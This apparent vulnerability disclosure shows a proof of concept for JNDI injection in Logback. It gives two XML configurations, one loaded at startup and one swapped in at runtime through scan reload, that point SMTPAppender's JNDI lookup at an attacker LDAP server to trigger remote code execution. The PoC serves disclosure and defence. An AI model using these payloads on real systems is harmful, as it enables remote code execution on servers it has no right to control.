
Basic POC

If the configuration is overwritten with the following logback.xml

```
<configuration scan="true" scanPeriod="10 seconds">
    <appender name="EMAIL" class="ch.qos.logback.classic.net.SMTPAppender">
        <smtpHost>ADDRESS-OF-YOUR-SMTP-HOST</smtpHost>
        <to>EMAIL-DESTINATION</to>
        <from>SENDER-EMAIL</from>
        <subject>TESTING: %logger{20} - %m</subject>
        <layout class="ch.qos.logback.classic.PatternLayout">
            <pattern>%date %-5level %logger{35} - %message%n</pattern>
        </layout>
        <!--open sessionViaJNDI-->
        <sessionViaJNDI>true</sessionViaJNDI>
        <!--evil jndi server-->
        <jndiLocation>ldap://127.0.0.1:1389/drdtaf</jndiLocation>
    </appender>

    <root level="DEBUG">
        <appender-ref ref="EMAIL"/>
    </root>
</configuration>
```

I have prepared a springboot test application (just configure logback-spring.xml) and when the application starts, jndi injection is triggered.



With scan and file inclusion

As logback has the ability to dynamically load configuration and the ability to load xml outside the class path.So even though an application is running, it can still be attacked by overriding the configuration.

- pre-run configuration file is as follows

```
<configuration scan="true" scanPeriod="10 seconds">
    <include file="/Users/diggid/tmp/logback-test.xml"/>
    ...
    <root level="DEBUG">
    </root>
</configuration>
```

- `/Users/diggid/tmp/logback-test.xml` is a configuration outside the class path。It does not matter what its original configuration was at runtime. However, somehow overriding the xml at runtime with the ability to reload the configuration at runtime(`<configuration scan="true"`) , will trigger a jndi injection and execute the remote code

```
<included>
    <appender name="EMAIL" class="ch.qos.logback.classic.net.SMTPAppender">
        <smtpHost>ADDRESS-OF-YOUR-SMTP-HOST</smtpHost>
        <to>EMAIL-DESTINATION</to>
        <from>SENDER-EMAIL</from>
        <subject>TESTING: %logger{20} - %m</subject>
        <layout class="ch.qos.logback.classic.PatternLayout">
            <pattern>%date %-5level %logger{35} - %message%n</pattern>
        </layout>
        <sessionViaJNDI>true</sessionViaJNDI>
        <jndiLocation>ldap://127.0.0.1:1389/drdtaf</jndiLocation>
    </appender>

    <logger name="org.springframework.web.servlet.DispatcherServlet" level="debug">
        <appender-ref ref="EMAIL"/>
    </logger>
</included>
```